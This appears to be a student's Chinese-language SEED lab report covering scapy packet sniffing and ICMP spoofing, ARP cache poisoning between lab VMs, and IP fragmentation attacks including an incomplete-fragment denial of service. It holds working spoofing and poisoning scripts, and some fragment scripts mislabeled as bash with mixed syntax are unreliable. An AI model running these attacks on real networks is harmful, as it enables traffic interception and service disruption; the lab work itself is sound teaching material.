

# Lab3 实验报告

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## Part1: Packet Sniffing and Spoofing Lab

### Lab Task Set 1: Using Tools to Sniff and Spoof Packets

首先安装 scapy 工具:

```
[09/08/20]seed@VM:~$ sudo pip3 install scapy
The directory '/home/seed/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permission
s and owner of that directory. If executing pip with sudo, you may want sudo's -
H flag.
The directory '/home/seed/.cache/pip' or its parent directory is not owned by th
e current user and caching wheels has been disabled. check the permissions and o
wner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting scapy
  Downloading https://files.pythonhosted.org/packages/c6/8f/438d4d0bab4c8e22906a
7401dd082b4c0f914daf2bbdc7e7e8390d81a5c3/scapy-2.4.4.tar.gz (1.0MB)
    100% |#####| 1.0MB 185kB/s
Installing collected packages: scapy
  Running setup.py install for scapy ... done
Successfully installed scapy-2.4.4
You are using pip version 18.1, however version 20.2.2 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
```

运行简单的嗅探程序:

```
[09/08/20]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = hopopt
chksum     = None
src        = 127.0.0.1
dst        = 127.0.0.1
\options   \
```

## Task 1.1: Sniffing Packets

### Task 1.1A.

使用 root 权限执行程序可以捕获报文信息：

```
[09/08/20]seed@VM:~$ chmod a+x sniffer.py
[09/08/20]seed@VM:~$ sudo ./sniffer.py

###[ Ethernet ]###
  dst      = 52:54:00:12:35:02
  src      = 08:00:27:25:08:7d
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 24761
  flags    = DF
```

使用普通用户权限执行程序，显示操作不被允许：

```
[09/08/20]seed@VM:~$ sniffer.py
socket.socket._init_ (socket, family, type, proto, flags)
PermissionError: [Errno 1] Operation not permitted
```

因此，报文嗅探需要在 root 权限下实现。

### Task 1.1B.

只捕获 ICMP 数据包：

filter='icmp'

捕获来自特定 IP 地址且目的端口是 23 的 TCP 报文：

filter='tcp and src host 10.10.10.10 and dst port 23'

捕获来自或转到特定子网的数据包：


filter='src net 128.230.0.0/16 or dst net 128.230.0.0/16'

修改过滤器后重新执行程序，由于虚拟机能捕获的包较少，故没有符合过滤条件的包被捕获：

```
[09/09/20]seed@VM:~$ sudo python3 sniffer.py
```

## Task 1.2: Spoofing ICMP Packets

首先创建 SEED 副本，得到两个虚拟机：



虚拟机 SEED 的 IP 地址：10.0.2.5

虚拟机 SEED 副本的 IP 地址：10.0.2.4

以虚假 IP 地址 10.10.10.10 构造并发送 ICMP 报文：

```
>>> from scapy.all import *
>>> a = IP()
>>> a.src='10.10.10.10'
>>> a.dst='10.0.2.4'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
```

伪造 ICMP 报文方:

No.	Time	Source	Destination	Protocol	Length	Info
5	2020-09-09 05:14:13.8984824...	10.10.10.10	10.0.2.4	ICMP	44	Echo (ping) request
6	2020-09-09 05:14:13.8988209...	10.0.2.4	10.10.10.10	ICMP	62	Echo (ping) reply

接收伪造 ICMP 报文方:

No.	Time	Source	Destination	Protocol	Length	Info
6	2020-09-09 05:14:14.1712036...	10.10.10.10	10.0.2.4	ICMP	62	Echo (ping) request
7	2020-09-09 05:14:14.1712367...	10.0.2.4	10.10.10.10	ICMP	44	Echo (ping) reply

其中 10.10.10.10 的 IP 地址是虚假的, 该方法可以欺骗具有任意源 IP 地址的 ICMP 回复请求包。

### Task 1.3: Traceroute

编写自动化执行程序:

```
from scapy.all import *
import sys

ip_dst = '58.192.118.142'

a = IP()
a.dst = ip_dst
b = ICMP()
isGetDis = 0
mTTL = 1

i = 1
while isGetDis == False :

    a.ttl = mTTL
    ans, unans = sr(a/b)

    print (ans)
    print (unans)

    if ans.res[0][1].type == 0:
        isGetDis=True
    else:
        i += 1
        mTTL += 1

print ('Get The Distance from VM to ip:%s ,%d'%(ip_dst, i))
```

尝试计算虚拟机到 seu.edu.cn 之间的距离:

```
[09/08/20]seed@VM:~$ ping seu.edu.cn
PING seu.edu.cn (58.192.118.142) 56(84) bytes of data.
64 bytes from 58.192.118.142: icmp_seq=1 ttl=248 time=15.9 ms
64 bytes from 58.192.118.142: icmp_seq=2 ttl=248 time=5.32 ms
64 bytes from 58.192.118.142: icmp_seq=3 ttl=248 time=5.76 ms
64 bytes from 58.192.118.142: icmp_seq=4 ttl=248 time=4.30 ms
64 bytes from 58.192.118.142: icmp_seq=5 ttl=248 time=11.4 ms
64 bytes from 58.192.118.142: icmp_seq=6 ttl=248 time=5.80 ms
64 bytes from 58.192.118.142: icmp_seq=7 ttl=248 time=11.6 ms
64 bytes from 58.192.118.142: icmp_seq=8 ttl=248 time=4.61 ms
64 bytes from 58.192.118.142: icmp_seq=9 ttl=248 time=4.96 ms
64 bytes from 58.192.118.142: icmp_seq=10 ttl=248 time=4.44 ms
64 bytes from 58.192.118.142: icmp_seq=11 ttl=248 time=4.30 ms
^C
--- seu.edu.cn ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10071ms
rtt min/avg/max/mdev = 4.301/7.140/15.911/3.781 ms
```

执行结果显示距离为 8:

```
Received 1 packets, got 1 answers, remaining 0 packets
<Results: TCP:0 UDP:0 ICMP:1 Other:0>
<Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>
Get The Distance from VM to ip:58.192.118.142 ,8
```

#### Task 1.4: Sniffing and-then Spoofing

编写嗅探欺骗程序:

```
from scapy.all import *

def print_pkt(pkt):
    a = IP()
    a.src = pkt[IP].dst
    a.dst = pkt[IP].src
    b = ICMP()
    b.type = "echo-reply"
    b.code = 0
    b.id = pkt[ICMP].id
    b.seq = pkt[ICMP].seq
    p = a/b
    send(p)

pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=print_pkt)
```

在 VMB 下以 root 权限下执行嗅探欺骗程序:

```
[09/09/20]seed@VM:~$ sudo python3 sniffandspoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

当 VMA ping 一个确定存在的地址时, 可以收到欺骗回复和真实回复:

```
[09/09/20]seed@VM:~$ ping seu.edu.cn
PING seu.edu.cn (58.192.118.142) 56(84) bytes of data.
8 bytes from 58.192.118.142: icmp_seq=1 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_seq=1 ttl=228 time=128 ms (DUP!)
64 bytes from 58.192.118.142: icmp_seq=31 ttl=228 time=118 ms
64 bytes from 58.192.118.142: icmp_seq=32 ttl=228 time=95.3 ms
64 bytes from 58.192.118.142: icmp_seq=33 ttl=228 time=94.6 ms
64 bytes from 58.192.118.142: icmp_seq=34 ttl=228 time=136 ms
```

当 VMA ping 一个不存在的地址时, 可以收到欺骗回复:

```
[09/09/20]seed@VM:~$ ping 128.0.0.3
PING 128.0.0.3 (128.0.0.3) 56(84) bytes of data.
```

```
[09/09/20]seed@VM:~$ ping 128.0.0.3
PING 128.0.0.3 (128.0.0.3) 56(84) bytes of data.
8 bytes from 128.0.0.3: icmp_seq=1 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=2 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=3 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=4 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=5 ttl=64 (truncated)
8 bytes from 128.0.0.3: icmp_seq=6 ttl=64 (truncated)
```


因此, 该嗅探欺骗程序可以使 ping 程序总是收到回复, 认为地址 X 是存活的。



## Part2: ARP Cache Poisoning Attack Lab

### Task 1: ARP Cache Poisoning

首先创建 SEED 副本 2，得到三个虚拟机，其中，将 SEED 作为攻击者 M，将 SEED 副本作为观察者 A，将 SEED 副本 2 作为受害者 B：



虚拟机 M

IP 地址：10.0.2.5

Mac 地址：08:00:27:9b:d0:24

虚拟机 A

IP 地址：10.0.2.4

Mac 地址：08:00:27:ed:a7:d8

虚拟机 B

IP 地址：10.0.2.6

Mac 地址：08:00:27:0b:ef:19

### Task 1A (using ARP request)

构造并发送 ARP 虚假请求报文，将目的 IP 地址设置为 A 的 IP 地址，将源 IP 地址设置为 B 的 IP，将源 Mac 地址设置为 M 的 Mac 地址，op 字段为 1 表示 ARP 请求：

```
>>> from scapy.all import *
>>> E = Ether()
>>> A = ARP()
>>> A.pdst='10.0.2.4'
>>> A.hwsrc='08:00:27:9B:D0:24'
>>> A.psrc='10.0.2.6'
>>> A.hwlen=6
>>> A.plen=4
>>> pkt = E/A
>>> sendp(pkt)
.
```

在虚拟机 A 中观察到 ARP 缓存已被欺骗：

```
[09/10/20]seed@VM:~$ arp
Address                  Hwtype  Hwaddress      Flags Mask          Iface
10.0.2.3                  ether    08:00:27:5a:d7:bd C                    enp0s
3
10.0.2.1                  ether    52:54:00:12:35:00 C                    enp0s
3
10.0.2.6                  ether    08:00:27:9b:d0:24 C                    enp0s
3
10.0.2.5                  ether    08:00:27:9b:d0:24 C                    enp0s
3
```

编写循环程序使 M 持续发送虚假 ARP 报文：

```
>>> while(1):
...     sendp(pkt)
...
.
```

虚拟机 B 尝试与 A 连通但始终失败，说明攻击成功：

```
[09/10/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
```

### Task 1B (using ARP reply)

构造并发送 ARP 虚假响应报文，将目的 IP 地址设置为 A 的 IP 地址，将源 IP 地址设置为 B 的 IP，将源 Mac 地址设置为 M 的 Mac 地址，op 字段为 2 表示 ARP 响应：

```
>>> from scapy.all import *
>>> E = Ether()
>>> B = ARP()
>>>
>>> B.hwsrc='08:00:27:9B:D0:24'
>>> B.psrc='10.0.2.6'
>>> B.pdst='10.0.2.4'
>>> B.op=2
>>> B.hwlen=6
>>> B.plen=4
>>> ls(B)
hwtype      : XShortField              = 1              (1)
ptype       : XShortEnumField          = 2048           (2048)
hwlen       : FieldLenField            = 6              (None)
plen        : FieldLenField            = 4              (None)
op          : ShortEnumField           = 2              (1)
hwsrc       : MultipleTypeField        = '08:00:27:9B:D0:24' (None)
psrc        : MultipleTypeField        = '10.0.2.6'      (None)
hwdst       : MultipleTypeField        = '00:00:00:00:00:00' (None)
pdst        : MultipleTypeField        = '10.0.2.4'      (None)
>>> respkt=E/B
```

用 Wireshark 探测到 ARP 虚假响应报文：

29	2020-09-10 03:53:20.3527207...	PcsCompu_ed:a7:d8	PcsCompu_9b:d0:24	ARP	60	10.0.2.4	is at	08:00:27:ed:a7:d8
30	2020-09-10 03:53:20.3735295...	PcsCompu_9b:d0:24	PcsCompu_ed:a7:d8	ARP	42	10.0.2.6	is at	08:00:27:9b:d0:24

在虚拟机 A 中观察到 ARP 缓存已被欺骗：

```
[09/10/20]seed@VM:~$ arp
Address HWtype HWaddress Flags Mask Iface
10.0.2.3 ether 08:00:27:5a:d7:bd C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.6 ether 08:00:27:9b:d0:24 C enp0s3
10.0.2.5 ether 08:00:27:9b:d0:24 C enp0s3
```

编写循环程序使 M 持续发送虚假 ARP 报文：

```
>>> while(1):
...     sendp(respkt)
...
Sent 1 packets.
Sent 1 packets.
```

虚拟机 B 仍可以与 A 连通：

```
[09/10/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.80 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.290 ms
```

回到虚拟机 A 中观察 ARP 缓存，发现此时 B 的 IP 地址所对应的 Mac 地址变成了真实 Mac 地址。若关闭 B 与 A 的连通，又变成了虚假 Mac 地址。由此认为，构造虚假 ARP 响应报文所执行的攻击是不稳定的。

### Task 1C (using ARP gratuitous message)

在正常的免费 ARP 报文中，源 IP 地址和目的 IP 地址都是主机 IP 地址，但当构造虚假的免费 ARP 报文时，需要将源 IP 地址和目的 IP 地址设置为受害者的 IP 地址。

构造并发送虚假的免费 ARP 报文：

```
>>> from scapy.all import *
>>> E = Ether()
>>> C=ARP()
>>> C.psrc='10.0.2.6'
>>> C.pdst='10.0.2.6'
>>> C.hwdst='ff:ff:ff:ff:ff:ff'
>>> C.hwsrc='08:00:27:9b:d0:24'
>>> C.hwlen=6
>>> C.plen=4
>>> grapt=E/C
>>> sendp(grapt)
```

用 Wireshark 探测到免费 ARP 虚假报文：

24 2020-09-10 07:10:23.1751684... PcsCompu\_9b:d0:24 Broadcast ARP 42 Gratuitous ARP for 10.0.2.6 (Request)

在虚拟机 A 中观察到 ARP 缓存已被欺骗：

```
[09/10/20]seed@VM:~$ arp
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 ether 52:54:00:12:35:00 C enp0s
3
10.0.2.3 ether 08:00:27:08:1e:96 C enp0s
3
10.0.2.6 ether 08:00:27:9b:d0:24 C enp0s
3
```

编写循环程序使 M 持续发送虚假 ARP 报文：

```
>>> while(1):
...     sendp(grapt)
```

虚拟机 B 仍可以与 A 连通：

```
[09/10/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.57 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.596 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.407 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.04 ms
```

回到虚拟机 A 中观察 ARP 缓存，发现此时 B 的 IP 地址所对应的 Mac 地址变成了真实 Mac 地址。若关闭 B 与 A 的连通，又变成了虚假 Mac 地址。由此认为，构造虚假的免费 ARP 报文所执行的攻击是不稳定的。

## Part3: IP/ICMP Attacks Lab


### Tasks 1: IP Fragmentation

#### Task 1.a: Conducting IP Fragmentation

在服务器端开启服务:

```
[09/10/20]seed@VM:~$ nc -lu 9090
```

然后取消 wireshark 的 Reassemble fragmented IPv4 datagrams 选项:



修改 fragments.py 中的相关参数:

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090, chksum = 0)
udp.len = 8+32+32+32 # This should be the combined length of all fragments
# Construct payload
payload = 'a' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)

#2
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17
payload = 'b' * 32
pkt = ip/payload
send(pkt, verbose=0)

#3
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 9 # Offset of this IP fragment
ip.flags = 0 # Flags
ip.proto=17
payload = 'c' * 32
pkt = ip/payload
send(pkt, verbose=0)
```



```
[09/10/20]seed@VM:~$ sudo python3 fragments.py
```

2020-09-10 20:48:32.4661410...	10.0.2.5	10.0.2.4	UDP	76 7070 → 9090 Len=96
2020-09-10 20:48:32.5057969...	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=40, ID=93e)
2020-09-10 20:48:32.5372209...	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=72, ID=93e)

[illegible]

### Task 1.b: IP Fragments with Overlapping Contents

设  $K=8$ ，调整偏移量参数及报文长度参数：

执行程序发送报文:

```
[09/10/20]seed@VM:~$ sudo python3 fragments.py
```

21:02:37.5756297...	10.0.2.5	10.0.2.4	UDP	76 7070 → 9090 Len=88
21:02:37.6101653...	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=32, ID=03e8)
21:02:37.6505067...	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=64, ID=03e8)

在服务器端接收到数据:

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbcccccccccccccccccccccc
cccccccc
```

结果显示,服务器完整显示了第一段的 32 字节数据,而第二段数据中重叠的 K 字节被覆盖,只显示了 24 字节,第三段的 32 字节数据正常显示。

改变第一段和第二段的发送顺序，即先发送第二段报文，后发送第一段报文：

21:16:50.0041263...	10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP protocol (proto=UDP 17, off=32, ID=03e8)
21:16:50.0041752...	10.0.2.5	10.0.2.4	UDP	76	7070 → 9090 Len=88
21:16:50.0747036...	10.0.2.5	10.0.2.4	UDP	68	Fragmented IP protocol (proto=UDP 17, off=64, ID=03e8)

服务器接收到的数据情况不变:

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbcccccccccccccccccccc
cccccccc
```

这表明，若存在数据重叠，则后一段报文数据会被前一段报文数据覆盖，与发送顺序没有关系。

**Task 1.b.Case2:** 第二片段完全封闭在第一片段中

将第二段报文数据长度改成 16 字节，调整偏移量参数及报文长度参数：

```
#!/usr/bin/python3
from scapy.all import *

# Construct IP header
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090, checksum = 0)
udp.len = 8+32+16+32-16 # This should be the combined length of all fragments
# Construct payload
payload = 'a' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)

#2
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 2 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17
payload = 'b' * 16
pkt = ip/payload
send(pkt, verbose=0)

#3
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 0 # Flags
ip.proto=17
payload = 'c' * 32
pkt = ip/payload
send(pkt, verbose=0)
```

执行程序发送报文:

```
[09/10/20]seed@VM:~$ sudo python3 fragments.py
```

用 wireshark 探测到分段发送的 UDP 包:

21:23:43.9039626...	10.0.2.5	10.0.2.4	UDP	76 7070 → 9090 Len=64
21:23:43.9381271...	10.0.2.5	10.0.2.4	IPv4	52 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e8)
21:23:43.9804677...	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e8)

在服务器端接收到数据:

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaacccccccccccccccccccccccccccccccccccccc
```

结果显示, 服务器完整显示了第一段的 32 字节数据, 而第二段数据被完全覆盖, 第三段的 32 字节数据正常显示。

改变第一段和第二段的发送顺序, 即先发送第二段报文, 后发送第一段报文:

21:25:52.1165824...	10.0.2.5	10.0.2.4	IPv4	52 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e8)
21:25:52.1907481...	10.0.2.5	10.0.2.4	UDP	76 7070 → 9090 Len=64
21:25:52.2429399...	10.0.2.5	10.0.2.4	IPv4	68 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e8)

服务器接收到的数据情况不变:

```
[09/10/20]seed@VM:~$ nc -lu 9090
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaacccccccccccccccccccccccccccccccccccccc
```

这表明, 若后一段完全封闭在前一段中, 则后一段报文数据会被全部覆盖, 与发送顺序没有关系。

### Task 1.c: Sending a Super-Large Packet

利用 IP 碎片, 构造超过 65536 字节的数据包:

```
#!/bin/bash
i=0
while((i<1637));do
  ip = IP(src="10.0.2.5", dst="10.0.2.4")
  ip.id = 1000 # Identification
  ip.frag = 5+i*5 # Offset of this IP fragment
  ip.flags = 1 # Flags
  ip.proto=17
  payload = 'b' * 40
  pkt = ip/payload
  send(pkt, verbose=0)
  i=i+1
done

#3
ip = IP(src="10.0.2.5", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 8190 # Offset of this IP fragment
ip.flags = 0 # Flags
ip.proto=17
payload = 'c' * 1000
pkt = ip/payload
send(pkt, verbose=0)
```

发送数据包:

10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65200, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65240, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65280, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65320, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65360, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65400, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65440, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	76 Fragmented IP protocol (proto=UDP 17, off=65480, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	1036 Fragmented IP protocol (proto=UDP 17, off=65520, ID=03e8)

由于总字节长度溢出, 服务器无响应:

```
[09/11/20]seed@VM:~$ nc -lu 9090
```

## Task 1.d: Sending Incomplete IP Packet

构造大量不完整的 IP 数据包:

```
#!/bin/bash
i=0
while(1):
    ip = IP(src="10.0.2.5", dst="10.0.2.4")
    ip.id = 1000 # Identification
    ip.frag = 5+i*4+i # Offset of this IP fragment
    ip.flags = 1 # Flags
    ip.proto=17
    payload = 'b' * 32
    pkt = ip/payload
    send(pkt, verbose=0)
    i=i+1
```

通过 wireshark 观察到, IP 数据包的 offset 在超过 65536 之后又从 0 开始:

Source IP	Destination IP	Protocol	Length	Fragment Offset	Protocol
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=65400, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=65440, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=65480, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=65520, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=24, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=64, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=104, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=144, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=184, ID=03e8)
10.0.2.5	10.0.2.4	IPv4	68	Fragmented IP	protocol (proto=UDP 17, off=224, ID=03e8)

所有这些不完整的 IP 数据包将停留在内核中, 直到它们超时, 导致了服务器上的拒绝服务攻击:

```
[09/11/20]seed@VM:~$ nc -lu 9090
```